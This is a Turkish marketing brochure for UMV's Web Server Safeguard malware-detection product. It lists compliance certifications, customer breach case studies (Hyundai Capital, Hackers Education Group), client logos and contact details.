
Algoritma

Gizlenmiş ve şifrelenmiş kodu incelemek için özel SCR Ayırıştırıcı ve Şifre Çözme Motorunu kullanır

Öncelik Tespittir



WSS İşlevleri ve Ayarları



WEBSERVER
SAFEGUARD

Kullanılabilirlik
ihtiyaç duyulduğunda
bilgiye erişilebilir



Gizlilik
yalnızca yetkili tarafların
erişebileceği bilgiler



ISO/IEC 27001 Uyumluluk

Geçerli Gereksinimler:

- 8.1** Operasyonel planlama ve control
- 8.3** Bilgi güvenliği risk tedavisi
- 9.1** İzleme, ölçme, analiz ve değerlendirme



ISO/IEC 27001

Uyumluluk

Uygulanabilir Ek A Teknolojik Kontroller:

- 8.4** Kaynak koda erişim
- 8.6** Kapasite yönetimi
- 8.7** Kötü amaçlı yazılımlara karşı koruma
- 8.8** Teknik güvenlik açıklarının yönetimi
- 8.12** Veri sızıntısını önleme
- 8.13** Bilgi yedekleme
- 8.15** Günlük kaydı
- 8.16** İzleme faaliyetleri
- 8.23** Web filtreleme
- 8.26** Uygulama güvenliği gereksinimleri



GS (İyi Yazılım) Seviye 1 Sertifikalı

- Test Standartları:
ISO/IEC 25023, 25051, 2504
- Şunlar için test edildi :
 - İşlevsel uygunluk
 - Performans verimliliği
 - Uyumluluk
 - Kullanılabilirlik
 - Güvenilirlik
 - Güvenlik
 - Bakım
 - Taşınabilirlik





Kullanım Örnekleri



Hyundai Sermayesi ve Hyundai Kartı

Nisan 2011 Hack

420.000 müşterinin (~%24) kişisel bilgileri kimliği belirsiz bir bilgisayar korsanı tarafından ihlal edilerek (~2 ay) sızdırıldı

Hasarlar


~100.000 USD doğrudan hacker'a kaptırıldı
13.000 müşterinin şifresi çalındı

Haziran 2011 WSS Şirket İçi

Bu güne kadar yaklaşık 120 Temsilcinin faaliyette olduğu site lisansı satın alındı

13 Yıl ve Devam Ediyor

WSS On-Premise'ı 13 yılı aşkın süredir sorunsuz bir şekilde çalıştıran sunucular



Hackerlar Eğitim Grubu

2022 Hack

Dosya yükleme güvenlik açığı nedeniyle etkinleştirilen web kabuğu saldırısında müşterilerin kişisel bilgileri sızdırıldı

Hasarlar

7.000 ABD Doları ek ceza ile birlikte ~30.000 ABD Doları para cezası ödedi

2022 WSS Şirket İçi Kurulum

2 yıl sorunsuz

WSS Şirket İçi olaysız çalıştıran sunucular

900만이 본 베스트셀러 1위
해커스 토익 교재 제공



기본부터 실전까지 딱 3권으로 끝내주는, 핏강이 파랭이 노랭이를 아낌없이 제공합니다.



[1900만] 해커스 토익 총 28종 누적 출고량 기준(-2022년말까지)

Kanıtlanmış Bir Performans Kaydı:

30K+

Temsilciler kuruldu ve
çalışıyor

300+

Müşteriler (şirketler,
devlet, vb.)

11+

Alınan patentler ve
sertifikalar



Yüzlerce Müşteri

UMV Web Server Safeguard, on yılı aşkın bir süredir yüzlerce müşterinin web sunucusu için güvenli ve istikrarlı koruma sağlamaktadır.



13+ years



13+



7-8



Hanwha

13+



NongHyup Bank

10+



Prudential

13+



TOYOTA



STARBUCKS

dun & bradstreet



SUPREME COURT
OF KOREA



Seoul Metro



S-OIL Corporation



Ministry of National Defense
Republic of Korea



HYUNDAI

Deloitte.

iMBC

... ve çok daha fazlası!

WSS Cloud

Web tabanlı kötü amaçlı yazılımları gerçek zamanlı olarak algılayan, karantinaya alan ve raporlayan web sunucusu güvenlik güçlendirici çözümü

Bulut (VM) ortamları için özel olarak tasarlandı





Teşekkürler

Bize Ulaşın

UMV Inc.

Seul, Güney Kore

- +82 2 448-3435
- sales@umvglobal.com
- www.umvglobal.com

UMV Yazılım

İstanbul, Türkiye

- +90 212 266 21 88
- sales@umvglobal.com
- www.umvglobal.com